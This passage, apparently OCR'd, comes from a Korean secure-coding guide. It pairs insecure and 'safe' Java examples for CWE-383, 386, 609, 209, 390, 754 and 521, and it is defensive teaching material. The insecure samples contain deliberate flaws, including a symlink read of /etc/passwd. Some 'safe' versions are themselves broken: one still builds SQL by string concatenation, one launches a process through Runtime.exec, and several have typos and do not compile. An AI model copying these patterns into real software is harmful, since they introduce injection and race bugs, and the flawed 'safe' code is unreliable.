
- J2EE에서는 스레드를 사용하는 것 대신에 병렬 실행을 위한 프레임워크를 사용해야 한다.

다. 예제

J2EE 프로그램에서 스레드를 직접 생성하여 사용하면, 교착 상태, 경쟁 조건, 및 기타 동기화 오류 등이 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class runthread extends HttpServlet
2:  {
3:      protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
4:      {
5:          // Thread를 만들고 background에서 작업을 수행한다.
6:          Runnable r = new Runnable()
7:          {
8:              public void run()
9:              {
10:                 System.err.println("do    something");
11:             }
12:         };
13:         new Thread(r).start();
14:     }
15: }
```

스레드를 직접 사용하는 것 대신에 해당 플랫폼에서 제공하는 병렬 실행을 위한 프레임워크를 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class runthread extends HttpServlet
2:  {
3:      protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
4:      {
```

```
5:              // 수행할 Thread에 대해서 일반 자바 클래스를 만든다.
6:              // New MyClass().main();
7:
8:              // 만약 async로 병렬작업을 하기 위해서는 JAVA Runtime을
9:              // 사용하여 async로 통신하는 게 좋다.
10:             Runtime.getRuntime().exec("java  AsyncClass");
11:         }
12:     }
13:
14:     class AsyncClass
15:     {
16:         public static void main(String args[])
17:         {
18:             // Process and store request statistics.
19:             // ……
20:             System.err.println("do something");
21:         }
22:     }
```

J2EE 프로그램에서 스레드를 직접 생성하여 사용하면, 교착 상태, 경쟁 조건, 및 기타 동기화 오류 등이 발생할 수 있다. 다음의 예제는 **thread.start**를 직접 콜하는 형태로 사용하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  // Thread start를 직접 call
2:
3:  public class SimpleAsyncServlet extends HttpServlet
4:  {
5:  /**
6:   * Simply spawn a new thread (from the app server's pool) for every new async request.
7:   * Will consume a lot more threads for many concurrent requests.
8:   */
9:  public void service(ServletRequest req, final ServletResponse res) throws ServletException,
    IOException
10: {
11:  Thread thread = new Runnable()
12:  {
13:    public void run()
14:    {
15:          try
16:          {
17:                ctx.getResponse().getWriter().write(MessageFormat.format("<h1>Processing
    task in bgt_id:[{0}]</h1>", Thread.currentThread().getId()));
18:          }
19:          catch (IOException e)
```

```
20:             {
21:                     log("Problem processing task", e);
22:             }
23:             ctx.complete();
24:         }
25:     };
26:     thread.start();
27: }
```

스레드를 직접 사용하는 것 대신에, 해당 플랫폼에서 제공하는 병렬 실행을 위한 프레임워크를 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  // Framework에서 제공하는 async 기능 사용
2:  public class SimpleAsyncServlet extends HttpServlet
3:  {
4:  /**
5:   * Simply spawn a new thread (from the app server's pool) for every new async request.
6:   * Will consume a lot more threads for many concurrent requests.
7:   */
8:  public void service(ServletRequest req, final ServletResponse res) throws ServletException,
    IOException
9:  {
10:   // create the async context, otherwise getAsyncContext() will be null
11:   final AsyncContext ctx = req.startAsync();
12:   // set the timeout
13:   ctx.setTimeout(30000);
14:   // attach listener to respond to lifecycle events of this AsyncContext
15:   ctx.addListener(new AsyncListener()
16:   {
17:    public void onComplete(AsyncEvent event) throws IOException
18:    {
19:            log("onComplete called");
20:    }
21:    public void onTimeout(AsyncEvent event) throws IOException
22:    {
23:            log("onTimeout called");
24:    }
25:    public void onError(AsyncEvent event) throws IOException
26:    {
27:            log("onError called");
28:    }
29:    public void onStartAsync(AsyncEvent event) throws IOException
30:    {
31:            log("onStartAsync called");
```

```
32:     }
33:     });
34:     // spawn some task in a background thread
35:     ctx.start(new Runnable()
36:     {
37:       public void run()
38:       {
39:             try
40:             {
41:                   ctx.getResponse().getWriter().write(MessageFormat.format("<h1>Processing
    task in bgt_id:[{0}]</h1>", Thread.currentThread().getId()));
42:             }
43:             catch (IOException e)
44:             {
45:                   log("Problem processing task", e);
46:             }
47:             ctx.complete();
48:       }
49:     });
50:   }
```

다음의 예제에서는 파일을 업로드하고 있다. 파일 업로드를 위하여 매번 새로운 스레드를 생성하고 있다

■ 안전하지 않은 코드의 예 - JAVA

```
1:   public class Service extends HttpServlet
2:   {
3:     private final String COMMAND_PARAM  = "command";
4:
5:     // Command 관련 정의
6:     private final String UPLOAD_DOCUMENT_COMMAND = "upload_document";
7:     ...
8:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
9:     {
10:       String command = request.getParameter(COMMAND_PARAM);
11:       ...
12:       if (command.equals(UPLOAD_DOCUMENT_COMMAND))
13:       {
14:         ...
15:         Thread uploadThread  = new UploadDataReciever(fileName);
16:         uploadThread.start();
17:       }
18:       ...
19:     }
```

```
20:     ...
21:   }
22:
23:   class UploadDataReciever extends Thread
24:   {
25:     public void run()
26:     {
27:       // Create a new file upload handler
28:       ServletFileUpload upload = new ServletFileUpload(factory);
29:       // maximum file size to be uploaded.
30:       upload.setSizeMax( maxFileSize );
31:
32:       try
33:       {
34:         // Parse the request to get file items.
35:         List fileItems = upload.parseRequest(request);
36:
37:         // Process the uploaded file items
38:         Iterator i = fileItems.iterator();
39:
40:         while ( i.hasNext () )
41:         {
42:           FileItem fi = (FileItem)i.next();
43:           if ( !fi.isFormField () )
44:           {
45:             // Write the file
46:             if( fileName.lastIndexOf("\\") >= 0 )
47:             {
48:                 file = new File( filePath +
49:                 fileName.substring( fileName.lastIndexOf("\\"))) ;
50:             }
51:             else
52:             {
53:                 file = new File( filePath +
54:                 fileName.substring(fileName.lastIndexOf("\\")+1)) ;
55:             }
56:             fi.write( file ) ;
57:           }
58:         }
59:       }
60:     }
61:   }
```

비동기화로 처리되어져 있는 부분을 아래와 같이 동기화하여 처리하는 방식으로 변경한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String UPLOAD_DOCUMENT_COMMAND = "upload_document";
7:    ...
8:    protected void doPost(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException
9:    {
10:     String command = request.getParameter(COMMAND_PARAM);
11:     ...
12:     if (command.equals(UPLOAD_DOCUMENT_COMMAND))
13:     {
14:       // Create a new file upload handler
15:       ServletFileUpload upload = new ServletFileUpload(factory);
16:       // maximum file size to be uploaded.
17:       upload.setSizeMax( maxFileSize );
18:
19:       try
20:       {
21:         // Parse the request to get file items.
22:         List fileItems = upload.parseRequest(request);
23:
24:         // Process the uploaded file items
25:         Iterator i = fileItems.iterator();
26:
27:         while ( i.hasNext () )
28:         {
29:           FileItem fi = (FileItem)i.next();
30:           if ( !fi.isFormField () )
31:           {
32:             // Write the file
33:             if( fileName.lastIndexOf("\\") >= 0 )
34:             {
35:                 file = new File( filePath +
36:                 fileName.substring( fileName.lastIndexOf("\\"))) ;
37:             }
38:             else
39:             {
40:                 file  = new File( filePath +
41:                 fileName.substring(fileName.lastIndexOf("\\")+1)) ;
42:             }
43:             fi.write( file ) ;
```

```
44:                     }
45:                 }
46:             }
47:         }
48:     }
49: }
```

라. 참고 문헌

[1] CWE-383 J2EE Bad Practices: Direct Use of Threads, http://cwe.mitre.org/data/definitions/383.html

[2] Java 2 Platform Enterprise Edition Specification, v1.4, Sun Microsystems

6. 심볼릭명이 정확한 대상에 매핑되어 있지 않음(Symbolic Name not Mapping to Correct Object)

가. 정의

심볼릭명을 사용하여 특정 대상을 지정하는 경우 공격자는 심볼릭명이 가리키는 대상을 조작하여 프로그램이 원래 의도했던 동작을 못하게 할 수 있다.

나. 안전한 코딩기법

- 클래스 객체가 필요할 때에는 클래스 생성자를 표준적인 방법으로만 호출해야 한다.

다. 예제

java.lang.Class.forName()은 인수 문자열을 기반으로 해당 클래스를 반환(return)하지만, 문자열이 "이름"으로서 지시하는 클래스가 언제나 동일한 메소드를 구현하고 있음을 보장하지 못한다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:      public void fromName() throws ClassNotFoundException, InstantiationException,
    IllegalAccessException
3:      {
4:              // Class.forName으로 클래스를 생성하고 있다.
5:              Class c = Class.forName("testbed.unsafe.U386.Add");
6:              Object obj = (Add)c.newInstance();
7:              Add add = (Add) obj;
8:              System.out.println(add.add(3, 5));  // 34
9:
10:             Object obj2 = (Add)Class.forName("testbed.unsafe.Add").newInstance();
11:             Add add2 = (Add) obj2;
12:             System.out.println(add2.add(3, 5));  // 8
13:     }
14:
15:     class Add
16:     {
17:             int add(int x, int y)
18:             {
19:                     return x + y;
20:             }
21:     }
22: }
23: class Add
24: {
25:     int add(int x, int y) {     return (x*x + y*y);     }
26: }
```

java.lang.Class.forName 대신, 각 클래스의 생성자를 제대로 호출하여 객체를 생성한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:    public void fromName() throws ClassNotFoundException, InstantiationException,
    IllegalAccessException
3:    {
4:          // 객체의 생성은 직접 생성자를 호출하여 생성한다.
5:          testbed.safe.S386.Add add = new testbed.safe.S386.Add();
6:          System.out.println(add.add(3, 5));
7:          testbed.safe.Add add2 = new  testbed.safe.Add();
8:          System.out.println(add2.add(3, 5));
9:     }
10:
11:    class Add
12:    {
13:         private int add(int x, int y)
14:         {
15:              return x + y;
16:         }
17:    }
18: }
19: class Add
20: {
21:    int add(int x, int y) {     return (x*x + y*y);     }
22: }
```

다음의 예제는 잘못된 심볼릭 링크 호출로 보안위협을 초래하고 있다. 다음과 같은 경우 전체 유저의 패스워드 파일을 읽어 보안 위협을 초래할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  //Symbolic link로 연결된 file을 읽음
2:  lrwxrwxrwx passwd 1 user Domain Users .... passwd -> /etc/passwd
3:  ----------------------------------------
4:  FileReader reader("./passwd");
5:  int ch = reader.read()
```

파일을 호출할 때에는 항상 명확한 위치로부터 심볼릭을 통하지 않고 파일 자체를 직접 access하여 읽어 들이도록 코딩하는 것이 안전하다.

■ 안전한 코드의 예 - JAVA

```
1:  //원본 파일을 읽음
2:  -rw-r--r-- 1 user Domain Users ... /etc/passwd
3:  ----------------------------------------
```

```
4:    FileReader reader("/etc/passwd");
5:    int ch = reader.read()
```

라. 참고 문헌

[1] CWE-386 Symbolic Name not Mapping to Correct Object, http://cwe.mitre.org/data/definitions/386.html

7. 중복 검사된 잠금(Double-Checked Locking)

가. 정의

중복 검사된 잠금(double-checked locking)은 프로그램의 효율성을 높이기 위해 사용하지만, 의도한 대로 동작하지 않는다.

동기화 비용을 줄이기 위해, 프로그래머는 하나의 객체만 할당될 수 있도록 코드를 작성하지만, 자바에서는 객체 참조 주소를 할당하고 생성자를 호출하므로 의도한 객체가 완전하게 초기화되지 않은 상태에서 사용되는 경우가 발생할 수 있다.

나. 안전한 코딩기법

- 특정 리소스가 (비)할당되었을 경우만 작업을 수행하도록 두 번에 걸쳐 검사를 시도해도 원하는 자원이 (비)할당되었는지 보장이 불가능하다.
- 중복 검사된 잠금에 대한 완벽한 보장을 원할 경우 메소드를 동기화해야 한다.

다. 예제

다음의 예제는 하나의 **helper** 객체만 할당될 수 있도록 코드가 작성되었다. 이는 불필요한 동기화를 피하면서 스레드 안전성을 보장하는 것처럼 보인다. 그러나 자바에서는 객체 참조 주소를 할당하고 생성자를 호출하므로, **helper** 객체가 완전하게 초기화되지 않은 상태에서 사용되는 경우가 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:      ……
2:      Helper helper;
3:
4:      public Helper MakeHelper()
5:      {
6:          // helper 객체의 null 체크에 대해서는 동기화가 되지 않는다.
7:          if (helper == null)
8:          {
9:              synchronized (this)
10:             {
11:                 if (helper == null)
12:                 {
13:                     helper = new Helper();
14:                 }
15:             }
16:         }
17:         return helper;
18:     }
19:
20:     class Helper
21:     {
```

```
22:             ……
23:         }
24:     }
```

중복 검사된 잠금에 대한 완벽한 보장을 원할 경우, 메소드 전체에 대해 동기화를 하도록 설정한다.

■ 안전한 코드의 예 - JAVA

```
1:      ……
2:      Helper helper;
3:
4:      // 메소드 전체에 대해 동기화를 하도록 설정함.
5:      public synchronized Helper MakeHelper()
6:      {
7:          if (helper == null)
8:          {
9:              helper = new Helper();
10:         }
11:         return helper;
12:     }
13: }
14:
15: class Helper
16: {
17:     ……
18: }
```

다음의 예제에서 **instance**를 연속으로 체크하고 있지만 실제적인 스레드 안전성을 보장하지는 못한다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class LogRecorder
2:  {
3:   static LogRecorder instance = null;
4:   private LogRecorder() {}
5:   public LogRecord getInstance()
6:   {
7:    if(instance == null)
8:    {
9:     synchronized(this)
10:    {
11:     if(instance == null)
12:     {
13:      instance = new LogRecorder();
```

```
14:         }
15:       }
16:     }
17:   }
18: }
```

중복 검사된 잠금에 대한 완벽한 보장을 원할 경우, 메소드 전체에 대해 동기화를 하도록 설정한다.

■ 안전한 코드의 예 - JAVA

```
1:  class LogRecorder
2:  {
3:    static LogRecorder instance = null;
4:    private LogRecorder() {}
5:    public synchronized LogRecord getInstance()
6:    {
7:      if(instance == null)
8:      {
9:        instance = new LogRecorder();
10:     }
11:   }
12:   ...
13: }
```

라. 참고 문헌

[1] CWE-609 Double-Checked Locking, http://cwe.mitre.org/data/definitions/609.html

[2] David Bacon et al.. "The "Double-Checked Locking is Broken" Declaration". http://www.cs.umd.edu/~pugh/java/memoryModel/DoubleCheckedLocking.html


제4절 에러 처리

정상적인 에러는 사전에 정의된 예외사항이 특정 조건에서 발생하는 에러이며, 비정상적인 에러는 사전에 정의되지 않은 상황에서 발생하는 에러이다. 개발자는 정상적인 에러 및 비정상적인 에러 발생에 대비한 안전한 에러처리 루틴을 사전에 정의하고 프로그래밍 함으로써 에러처리 과정 중에 발생 할 수 있는 보안 위협을 미연에 방지 할 수 있다. 에러를 불충하게 처리(혹은 전혀 처리) 하지 않을 때 혹은 에러 정보에 과도하게 많은 정보를 포함하여 이를 공격자가 악용 할 수 있을 때 보약취약점이 발생할 수 있다.

1. 오류 메시지 통한 정보 노출(Information exposure through an error message)

가. 정의

응용프로그램이 실행환경, 사용자, 관련 데이터에 대한 민감한 정보를 포함하는 오류 메시지를 생성하여 외부에 제공하는 경우 공격자의 악성 행위를 도와줄 수 있다. 예외발생 시 예외이름이나 스택트레이스를 출력하는 경우 프로그램 내부구조를 쉽게 파악할 수 있다.



<그림 2-18> 오류메시지 통한 정보 노출

<그림 2-18>은 "오류메시지 통한 정보 노출"을 나타내주고 있으며, 오류화면을 통해서 해당 시스템의 운영체제가 윈도우 계열이며 데이터베이스는 MS-SQL을 사용함을 알 수 있다.

나. 안전한 코딩기법

- 오류메시지는 정해진 사용자에게 유용한 최소한의 정보만 포함하도록 한다. 소스코드에서 예외상황은 내부적으로 처리하고 사용자에게 민감한 정보를 포함하는 오류를 출력하지 않도록 설정하고 적절한 환경설정을 통해 에러 정보를 노출하지 않고, 미리 정의된 페이지를 제공하도록 설정한다.

다. 예제

예외 이름이나 스택 트레이스를 출력하면 프로그램 내부 정보가 유출된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public static void main(String[] args)
2:  {
3:    String urlString = args[0];
4:    try
5:    {
6:      URL url = new URL(urlString);
7:      URLConnection cmx =
8:      url.openConnection();
9:      cmx.connect();
10:   }
11:   catch (Exception e)
12:   {
13:     e.printStackTrace();
14:   }
15: }
```

예외 이름이나 스택 트레이스를 출력하지 않는다.

■ 안전한 코드의 예 - JAVA

```
1:  public static void main(String[] args)
2:  {
3:    String urlString = args[0];
4:    try
5:    {
6:          URL url = new URL(urlString);
7:          URLConnection cmx = url.openConnection();
8:          cmx.connect();
9:    }
10:       catch (Exception e)
11:    {
12:       System.out.println("연결 예외 발생");
13:    }
14: }
```

다음의 예제는 예외 발생시 예외 내용을 출력하여 시스템 정보를 유출하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public vodi ReadConfiguration()
2:  {
3:    try
```

```
4:      {
5:          BufferedReader   in   = new BufferedReader(new FileReader("config.cfg"));
6:
7:          configuratin.option1   = in.readLine();
8:          configuratin.option2   = in.readLine();
9:          configuratin.option3   = in.readLine();
10:         ...
11:     }
12:     catch(Exception e)
13:     {
14:         System.out.println(e.toString());   // config.cfg가 없으면 "java.io.FileNotFoundException:
        config.cfg (지정된 파일을 찾을 수 없습니다)"를 출력함
15:     }
16: }
```

예외가 발생하더라도 구체적인 시스템 내용이 포함되지 않은 고정 텍스트만을 표시한다. 가장 안전한 방법은 예외가 발생하더라도 사용자가 구체적인 예외의 내용에 대해서는 전혀 알 수 없게 만드는 것이다.

■ 안전한 코드의 예 - JAVA

```
1:  public vodi ReadConfiguration()
2:  {
3:      try
4:      {
5:          BufferedReader   in   = new BufferedReader(new FileReader("config.cfg"));
6:
7:          configuratin.option1   = in.readLine();
8:          configuratin.option2   = in.readLine();
9:          configuratin.option3   = in.readLine();
10:         ...
11:     }
12:     catch(Exception e)
13:     {
14:         System.out.println("환경 설정을 실패하였습니다");
15:     }
16: }
```

다음의 예제는 에러 발생시 무조건 에러 페이지로 강제 redirect시키고 있다. 공격자에게 정보를 누출시키지 않기 위해서는, 외부 서비스시 보여지는 에러에 대해 발생 종류에 따른 차이를 없애고 모두 같은 에러 페이지만을 보여주는 것이 안전하다.

■ 안전한 코드의 예 - JAVA

```
1:  catch(NumberFormatException e)
2:  {
3:      RequestDispatcherdispatcher=request.getRequestDispatcher("data-error.jsp");
4:      //에러발생 처리주소
5:      dispatcher.forward(request,response); //에러주소 페이지 전환
6:  }
```

라. 참고 문헌

[1] CWE-209 Information Exposure Through an Error Message, http://cwe.mitre.org/data/definitions/209.html

2. 오류 상황 대응 부재(Detection of Error Condition Without Action)

가. 정의

오류가 발생할 수 있는 부분을 확인하였으나, 이러한 오류에 대하여 예외처리를 하지 않을 경우에는 프로그램이 충돌하거나 종료되는 등의 개발자가 의도하지 않은 결과가 발생한다.

나. 안전한 코딩기법

- 예외 또는 오류를 포착(catch)한 경우 그것에 대한 적절한 처리를 해야 한다.

다. 예제

다음의 예제는 **try** 블록에서 발생하는 오류를 포착(**catch**)하고 있지만 그 오류에 대해서 아무 조치를 하고 있지 않다. 따라서 프로그램이 계속 실행되기 때문에 프로그램에서 어떤 일이 일어났는지 전혀 알 수 없게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  private Connection conn;
3:
4:  public Connection DBConnect(String url, String id, String password)
5:  {
6:      try
7:      {
8:          String CONNECT_STRING = url    + ":" + id + ":" + password;
9:          InitialContext ctx = new InitialContext();
10:         DataSource datasource = (DataSource) ctx.lookup(CONNECT_STRING);
11:         conn = datasource.getConnection();
12:     }
13:     catch (SQLException e)
14:     {
15:         // catch 블록이 비어있음
16:     }
17:     catch (NamingException e)
18:     {
19:         // catch 블록이 비어있음
20:     }
21:     return conn;
22: }
```

예외를 포착(**catch**)한 후, 각각의 예외 사항(**Exception**)에 대하여 적절하게 처리해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  private Connection conn;
```

```
3:
4:    public Connection DBConnect(String url, String id,    String password)
5:    {
6:        try
7:        {
8:                String CONNECT_STRING = url + ":" + id + ":" + password;
9:                InitialContext ctx = new InitialContext();
10:               DataSource datasource = (DataSource) ctx.lookup(CONNECT_STRING);
11:               conn = datasource.getConnection();
12:       }
13:       catch (SQLException e)
14:       {
15:               // Exception catch이후 Exception에 대한 적절한 처리를 해야 한다.
16:               if ( conn != null )
17:               {
18:                       try
19:                       {
20:                               conn.close();
21:                       }
22:                       catch (SQLException e1)
23:                       {
24:                               conn = null;
25:                       }
26:               }
27:       }
28:       catch (NamingException e)
29:       {
30:               // Exception catch이후 Exception에 대한 적절한 처리를 해야 한다.
31:               if ( conn != null )
32:               {
33:                       try
34:                       {
35:                               conn.close();
36:                       }
37:                       catch (SQLException e1)
38:                       {
39:                               conn = null;
40:                       }
41:               }
42:       }
43:       return conn;
44:   }
```

다음의 예제는 파일로부터 데이터를 읽어들이는 프로그램 예인데, **try** 블록에서 발생하는 오류를 포착(**catch**)하고 있지만 그 오류에 대해서 아무 조치를 하고 있지 않다. 프로그램 안에서 사용하는 설정 옵션들이 그대로 유지되기 때문에 에러 후에 공격자에게 정보를 제공하거나 인가 없이 데이터를 유용하는 등의 행위가 가능할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public vodi ReadConfiguration()
2:  {
3:    try
4:    {
5:      BufferedReader  in  = new BufferedReader(new FileReader("config.cfg"));
6:
7:      configuratin.option1  = in.readLine();
8:      configuratin.option2  = in.readLine();
9:      configuratin.option3  = in.readLine();
10:     ...
11:   }
12:   catch(Exception e)
13:   {
14:     System.out.println(e.toString());
15:     // Error 처리가 없음
16:   }
17: }
```

예외를 포착(**catch**)한 후, 각각의 예외 사항(**Exception**)발생시 모든 자원들을 초기상태로 돌려주는 것이 안전하다.

■ 안전한 코드의 예 - JAVA

```
1:  public vodi ReadConfiguration()
2:  {
3:    try
4:    {
5:      BufferedReader  in  = new BufferedReader(new FileReader("config.cfg"));
6:
7:      configuratin.option1  = in.readLine();
8:      configuratin.option2  = in.readLine();
9:      configuratin.option3  = in.readLine();
10:     ...
11:   }
12:   catch(Exception e)
13:   {
14:     System.out.println(e.toString());
15:     configuation.option1  = DEFAULT_OPTION1;
16:     configuation.option2  = DEFAULT_OPTION2;
```

```
17:         configuation.option3   =  DEFAULT_OPTION3;
18:     }
19: }
```

라. 참고 문헌

[1] CWE-390 Detection of Error Condition Without Action,
http://cwe.mitre.org/data/definitions/390.html

3. 적절하지 않은 예외처리(Improper Check for Unusual or Exceptional Conditions)

가. 정의

프로그램 수행 중에 함수의 결과 값에 대한 적절한 처리 또는 예외상황에 대한 조건을 적절하게 검사하지 않을 경우, 예기치 않은 문제를 야기할 수 있다.

나. 안전한 코딩기법

- 값을 반환하는 모든 함수의 결과 값을 검사하여, 그 값이 기대한 값인지 검사하고, 예외처리를 사용하는 경우에 광범위한 예외처리 대신 구체적인 예외처리를 한다.

다. 예제

함수의 인자로 **fileName**에 대한 널 체크없이 File 객체를 생성하였으며, 광범위한 예외 클래스인 **Exception**을 사용하여 예외처리를 했다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public void readFromFile(String fileName)
2:  {
3:      try
4:      {
5:          ...
6:          File myFile = new File(fileName);
7:          FileReader fr = new FileReader(myFile);
8:          ...
9:      }
10:     catch (Exception ex) {...}
11: }
```

fileName이 NULL 값인지 검사하고 NULL 이면 에러 메시지를 출력과 예외를 발생시킨다. 또한 발생 가능한 모든 예외에 대한 구체적인 예외처리를 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public void readFromFile(String fileName) throws FileNotFoundException,
    IOException,MyException
2:  {
3:      try
4:      {
5:          ...
6:          // filename에 대한 NULL 을 조사
7:          if ( fileName == NULL ) throw new MyException("에러");
8:          File myFile = new File(fileName);
9:          FileReader fr = new FileReader(myFile);
10:         ...
```

```
11:   // 함수 루틴에서 모든 가능한 예외에 대해서 처리한다.
12:     }
13:     catch (FileNotFoundException fe) {...}
14:     catch (IOException ie) {...}
15:   }
```

다음의 예제에서는 파일로부터 데이터를 읽어서 적절한 검증없이 그대로 프로그램에서 사용하였으며, 에러 발생시 특별한 처리를 하지 않았다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   public vodi ReadConfiguration()
2:   {
3:     try
4:     {
5:       BufferedReader  in  = new BufferedReader(new FileReader("config.cfg"));
6:
7:       configuratin.option1  = in.readLine();
8:       configuratin.option2  = in.readLine();
9:       configuratin.option3  = in.readLine();
10:      ...
11:    }
12:    catch(Exception e)
13:    {
14:      System.out.println(e.toString());
15:      // Error 처리가 없음
16:    }
17:  }
```

각 실행 옵션들이 NULL 값인지 먼저 검사한 후 NULL 일 경우에 해야 할 프로세스(다음의 예제에서는 디폴트 값 강제 사용)를 미리 정의해둔다. 또한 발생 가능한 모든 예외에 대한 구체적인 예외처리를 한다.

■ 안전한 코드의 예 - JAVA

```
1:   public vodi ReadConfiguration()
2:   {
3:     try
4:     {
5:       BufferedReader  in  = new BufferedReader(new FileReader("config.cfg"));
6:
7:       configuratin.option1  = in.readLine();
8:       if(configuratin.option1 == NULL)
9:       {
10:        configuation.option1  = DEFAULT_OPTION1;
11:      }
```

```
12:       configuratin.option2  = in.readLine();
13:       if(configuratin.option2 == NULL)
14:       {
15:         configuation.option2  = DEFAULT_OPTION2;
16:       }
17:       configuratin.option3  = in.readLine();
18:       if(configuratin.option3 == NULL)
19:       {
20:         configuation.option3  = DEFAULT_OPTION3;
21:       }
22:       ...
23:     }
24:     catch(Exception e)
25:     {
26:       System.out.println(e.toString());
27:       configuation.option1  = DEFAULT_OPTION1;
28:       configuation.option2  = DEFAULT_OPTION2;
29:       configuation.option3  = DEFAULT_OPTION3;
30:     }
31:   }
```

다음의 예제에서는 사용자명과 패스워드를 입력으로 받아 그 자체에 대한 검증 없이 SQL문에 그대로 사용했다. 입력값이 널 이라면 DB에서 오작동이 발생하게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String LOGIN_CMD = "login";
7:
8:    private final String USER_ID_PARM  = "user_id";
9:    private final String PASSWORD_PARM  = "password";
10:
11:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
12:   {
13:     String command = request.getParameter("command");
14:     ...
15:     if (command.equals(LOGIN_CMD))
16:     {
17:       String userId = request.getParameter(USER_ID_PARM);
18:       String password = request.getParameter(PASSWORD_PARM);
19:
```

```
20:         Statement stmt = con.createStatement();
21:         String query = "SELECT * FROM members WHERE username= '" + make-
    SecureString(userId, MAX_USER_ID_LENGTH) + "' AND password = '" + make-
    SecureString(password, MAX_PASSWORD_LENGTH) + "'";
22:
23:         stmt.executeUpdate(query);
24:         ...
25:       }
26:       ...
27:     }
28:     ...
29: }
```

DB로 데이터를 보내기 전에 NULL 값인지의 여부를 먼저 체크하였다.

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String LOGIN_CMD = "login";
7:
8:    private final String USER_ID_PARM  = "user_id";
9:    private final String PASSWORD_PARM  = "password";
10:
11:
12:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
13:   {
14:     String command = request.getParameter("command");
15:     ...
16:     if (command.equals(LOGIN_CMD))
17:     {
18:       String userId = request.getParameter(USER_ID_PARM);
19:       String password = request.getParameter(PASSWORD_PARM);
20:
21:       if((userId != NULL) && (password != NULL))
22:       {
23:
24:         Statement stmt = con.createStatement();
25:         String query = "SELECT * FROM members WHERE username= '" + make-
    SecureString(userId, MAX_USER_ID_LENGTH) + "' AND password = '" + make-
    SecureString(password, MAX_PASSWORD_LENGTH) + "'";
26:
```

```
27:                 stmt.executeUpdate(query);
28:                 ...
29:             }
30:         }
31:         ...
32:     }
33:     ...
34: }
```

라. 참고 문헌

[1] CWE-754 Improper Check for Unusual or Exceptional Conditions, http://cwe.mitre.org/data/definitions/754.html

[2] CWE-252 Unchecked Return Value, http://cwe.mitre.org/data/definitions/252.html

[3] CWE-253 Incorrect Check of Function Return Value, http://cwe.mitre.org/data/definitions/253.html

[4] CWE-273 Improper Check for Dropped Privileges, http://cwe.mitre.org/data/definitions/273.html

[5] CWE-296 Improper Following of Chain of Trust for Certificate Validation, http://cwe.mitre.org/data/definitions/296.html

[6] CWE-297 Improper Validation of Host-specific Certificate Data, http://cwe.mitre.org/data/definitions/297.html

[7] CWE-298 Improper Validation of Certificate Expiration, http://cwe.mitre.org/data/definitions/298.html

[8] CWE-299 Improper Check for Certificate Revocation, http://cwe.mitre.org/data/definitions/299.html

[9] M. Howard, D. LeBlanc, Writing Secure Code, Second Edition, Microsoft Press

4. 취약한 패스워드 요구조건(Weak Password Requirements)

가. 정의

사용자에게 강한 패스워드를 요구하지 않으면 사용자 계정을 보호하기 힘들다.

나. 안전한 코딩기법

- 패스워드 관련해서 강한 조건이 필요하다.

다. 예제

다음의 예제와 같이 가입자가 입력한 패스워드에 대한 복잡도 검증 없이 가입 승인 처리를 수행하게 되면 사용자 계정을 보호하기 힘들게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void doPost(HttpServletRequest request, HttpServletResponse response) throws
    IOException, ServletException
3:  {
4:      try
5:      {
6:              String id = request.getParameter("id");
7:              String passwd = request.getParameter("passwd");
8:              // 패스워드 복잡도 검증 없이 가입 승인 처리
9:              ....
10:     }
11:     catch (SQLException e) {    ……     }
12: }
```

사용자 계정을 보호하기 위해 가입 시 패스워드 복잡도 검증 후 가입 승인처리를 수행한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  private static final String CONNECT_STRING = "jdbc:ocl:orcl";
3:
